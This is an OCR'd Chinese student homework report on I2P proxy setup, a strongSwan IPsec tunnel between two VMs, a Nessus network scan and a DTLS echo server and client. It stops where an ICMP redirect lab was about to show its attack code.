
Information Security HW4

1. I2P

在這邊我使用 MacOS, 在 Mac 上可以透過如下網址找到 ARM 版的檔案，下載並安裝


```
1  https://geti2p.net/el/download/mac
```

安裝完後打開他他會直接跳到引導頁面，因為基本上他沒什麼要設置的，一直下一步到底就好了，最後會到這個畫面




因為家裡使用了 Fortinet 防火牆，因此我使用手機網路連線，剛打開的時候需要搜集節點，因此會需要等他熱機，熱玩機之後把網路流量用 Proxy 的方式導入到 I2P，在這邊我使用 Firefox，在設定 Proxy 的頁面上做如下設置並保存。

最後就可以進入 i2p 結尾的 domain 了。



在沒有掛上 Proxy 的瀏覽器上則會顯示不出來



2. strongSwan

環境:

Network: 192.168.227.0/24
OS: Arch Linux
Host1: 192.168.227.128
Host2: 192.168.227.129

1. 安裝 strongSwan

```
sudo pacman -S strongswan
```

1. 簽 CA 證書，我在我的主機上面簽的

```
pki --gen --type ed25519 --outform pem > strongswanKey.pem # 生成 key
pki --self --ca --lifetime 3652 --in strongswanKey.pem \
            --dn "C=CH, O=strongSwan, CN=strongSwan Root CA" \
            --outform pem > strongswanCert.pem # 自簽名
```

3. 簽個別機器的證書，我在我的主機上面簽的


- Host1(Moon):

```
pki --gen --type ed25519 --outform pem > moonKey.pem # 生成 key
pki --req --type priv --in moonKey.pem \
          --dn "C=CH, O=strongswan, CN=moon.strongswan.org" \
          --san moon.strongswan.org --outform pem > moonReq.pem # 生成簽章請求
pki --issue --cacert strongswanCert.pem --cakey strongswanKey.pem \
            --type pkcs10 --in moonReq.pem --serial 01 --lifetime 1826 \
            --outform pem > moonCert.pem # 用證書來簽章
```

- Host2(Sun):

```
pki --gen --type ed25519 --outform pem > sunKey.pem # 生成 key
pki --req --type priv --in sunKey.pem \
          --dn "C=CH, O=strongswan, CN=sun.strongswan.org" \
          --san sun.strongswan.org --outform pem > sunReq.pem # 生成簽章請求
pki --issue --cacert strongswanCert.pem --cakey strongswanKey.pem \
            --type pkcs10 --in sunReq.pem --serial 01 --lifetime 1826 \
            --outform pem > sunCert.pem # 用證書來簽章
```

4. 最後會有如下檔案，把它複製到虛擬機裡面



- Host1(Moon):

```
scp moon* arch@192.168.227.128:~/ # 複製到虛擬機
scp strongswanCert.pem arch@192.168.227.128:~/ # 複製虛擬機

# In Host1 MV
sudo mv moonCert.pem /etc/swanctl/x509/
sudo mv moonKey.pem /etc/swanctl/private/
sudo mv strongswanCert.pem /etc/swanctl/x509ca/
```

- Host2(Sun):

```
scp sun* arch@192.168.227.129:~/ # 複製到虛擬機
scp strongswanCert.pem arch@192.168.227.129:~/ # 複製虛擬機

# In Host2 VM
sudo mv sunCert.pem /etc/swanctl/x509/
sudo mv sunKey.pem /etc/swanctl/private/
sudo mv strongswanCert.pem /etc/swanctl/x509ca/
```

5. 兩台的設定檔如下

- Host1(Moon):

/etc/swanctl/swanctl.conf

```
connections {
  host-host {
    remote_addrs = 192.168.227.129
    local {
      auth=pubkey
      certs = moonCert.pem
    }
    remote {
      auth = pubkey
      id = "C=CH, O=strongSwan, CN=sun.strongswan.org"
    }
    children {
      host-host {
        start_action = trap
      }
    }
  }
}
```

- Host2(Sun):

```
connections {
  host-host {
    remote_addrs = 192.168.227.128
    local {
      auth = pubkey
      certs = sunCert.pem
    }
    remote {
      auth = pubkey
      id = "C=CH, O=strongSwan, CN=moon.strongswan.org"
    }
    children {
```

```
        host-host {
          start_action = trap
        }
      }
    }
  }
```

6. 啟動兩邊的 service

- Host1 and Host2

```
sudo systemctl start strongswan
```

7. 在其中一台上 ping 另一台

```
 ping 192.168.227.128
```


8. 用 Wireshark 抓包得到以下結果

300	59.632504	192.168.227.1	192.168.227.129	TCP	54	60015 → 22 [ACK] Seq=357 Ack=5721 Win=4102 Len=0
301	59.632613	192.168.227.129	192.168.227.128	ICMP	98	Echo (ping) request id=0x0004, seq=1/256, ttl=64 (reply in 302)
302	59.632888	192.168.227.128	192.168.227.129	ICMP	98	Echo (ping) reply id=0x0004, seq=1/256, ttl=64 (request in 301)
303	59.633284	192.168.227.129	192.168.227.1	SSH	154	Server: Encrypted packet (len=100)
304	59.685450	192.168.227.1	192.168.227.129	TCP	54	60015 → 22 [ACK] Seq=357 Ack=5821 Win=4102 Len=0
305	60.336258	192.168.227.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
306	60.640987	192.168.227.129	192.168.227.128	ICMP	98	Echo (ping) request id=0x0004, seq=2/512, ttl=64 (reply in 307)
307	60.641367	192.168.227.128	192.168.227.129	ICMP	98	Echo (ping) reply id=0x0004, seq=2/512, ttl=64 (request in 306)
308	60.642290	192.168.227.129	192.168.227.1	SSH	154	Server: Encrypted packet (len=100)
309	60.661731	192.168.227.1	224.0.0.251	MDNS	83	Standard query 0x0000 PTR _sleep-proxy._udp.local, "QM" question
310	60.691251	192.168.227.1	192.168.227.129	TCP	54	60015 → 22 [ACK] Seq=357 Ack=5921 Win=4101 Len=0
311	61.642817	192.168.227.129	192.168.227.128	ICMP	98	Echo (ping) request id=0x0004, seq=3/768, ttl=64 (reply in 312)
312	61.643110	192.168.227.128	192.168.227.129	ICMP	98	Echo (ping) reply id=0x0004, seq=3/768, ttl=64 (request in 311)
313	61.643556	192.168.227.129	192.168.227.1	SSH	154	Server: Encrypted packet (len=100)
314	61.685228	192.168.227.1	192.168.227.129	TCP	54	60015 → 22 [ACK] Seq=357 Ack=6021 Win=4101 Len=0
315	62.667053	192.168.227.129	192.168.227.128	ICMP	98	Echo (ping) request id=0x0004, seq=4/1024, ttl=64 (no response fou…


成功

3. Nessus


下載官方的檔案安裝完之後會跳網頁出來，註冊帳號之後會跑到主畫面如下




右上角 new scan 點進去，並選擇你要掃的東西，這邊我選 Basic Network Scan




設定好路由器的 ip， 我的是 192.168.1.99，然後 save



回到首頁後按三角形啟動，接著等他跑



Result:



4. Programming: DTLS Echo Server/Client

下 make

```
1  make
```

下完之後會跑出 client 跟 server 兩個 binary

CA 的部分請照著 Client CA -> Server CA 放，檔名取叫 cert.pem，放在同一個檔案如下圖

```
-----BEGIN CERTIFICATE-----
MIIBcTCCASOgAwIBAgIBATAFBgMrZXAwPzELMAkGA1UEBhMCQ0gxEzARBgNVBAoT
CnN0cm9uZ1N3YW4xGzAZBgNVBAMTEnN0cm9uZ1N3YW4gUm9vdCBDQTAeFw0yMzA2
MDQxNTQwNDVaFw0yODA2MDMxNTQwNDVaMEAxCzAJBgNVBAYTAkNIMRMwEQYDVQQK
EwpzdHJvbmdzd2FuMRwwGgYDVQQDExNtb29uLnN0cm9uZ3N3YW4ub3JnMCowBQYD
K2VwAyEAztsWYPfLgK341QZho0kCoDMHdKDg+bTdxCo4i1DAFRejQzBBMB8GA1Ud
IwQYMBaAFMoyOqd6OYVq11g0WJubICGLgl3gMB4GA1UdEQQXMBWCE21vb24uc3Ry
b25nc3dhbi5vcmcwBQYDK2VwA0EAilfpJHbOgvkMeH9rO5OdPt0ihtwfvdPBif+j
rkVFh3yYwVXRt2/kfa7IDYSdlGRZeVMRF8csa4SBK/geHeN8Bg==
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
MIIBdjCCASigAwIBAgIIf7LD8UBH7kkwBQYDK2VwMD8xCzAJBgNVBAYTAkNIMRMw
EQYDVQQKEwpzdHJvbmdTd2FuMRswGQYDVQQDExJzdHJvbmdTd2FuIFJvb3QgQ0Ew
HhcNMjMwNjA0MTU0MDA2WhcNMzMwNjAzMTU0MDA2WjA/MQswCQYDVQQGEwJDSDET
MBEGA1UEChMKc3Ryb25nU3dhbjEbMBkGA1UEAxMSc3Ryb25nU3dhbiBSb290IENB
MCowBQYDK2VwAyEA4a5rRvT8oxVlrrGPfInaeeNqq8d4rlJbJ/nZMzylD+SjQjBA
MA8GA1UdEwEB/wQFMAMBAf8wDgYDVR0PAQH/BAQDAgEGMB0GA1UdDgQWBBTKMjqn
ejmFatdYNFibmyAhi4Jd4DAFBgMrZXADQQBvqbZjSEMWPqu6ReIz3NzWE9WaNLu/
eatugZWQ9hm1AZbcJ2IdkxO+CaRY4u4jUgLEyT7r27xnrsbUKY//R4cM
-----END CERTIFICATE-----
~
~
```

自己的私鑰放在 private.key 這個檔案

資料夾會長這樣

```
blast@dev:~/DTLS$ ls
cert.pem  client  client.c  compile_commands.json  helper.c  helper.h  Makefile  private.key  server  server.c
blast@dev:~/DTLS$
```

之後分別執行 server 跟 client 就可以了，為了方便助教測試，我先生了一個範例證書跟 key，助教直接執行 server, client 就好了

5. Lab: ICMP Redirect Attack Lab

在這個作業裡面，我們需要偽造 icmp 的回傳，讓他以為我們再跑重定向，進而覆蓋掉原本的 cache

Steps:

1. 在 victim 下 跑下面指令然後不要停

```
ping 192.168.60.5
```

2. 接著在attacker跑下列 python code來偽造回傳

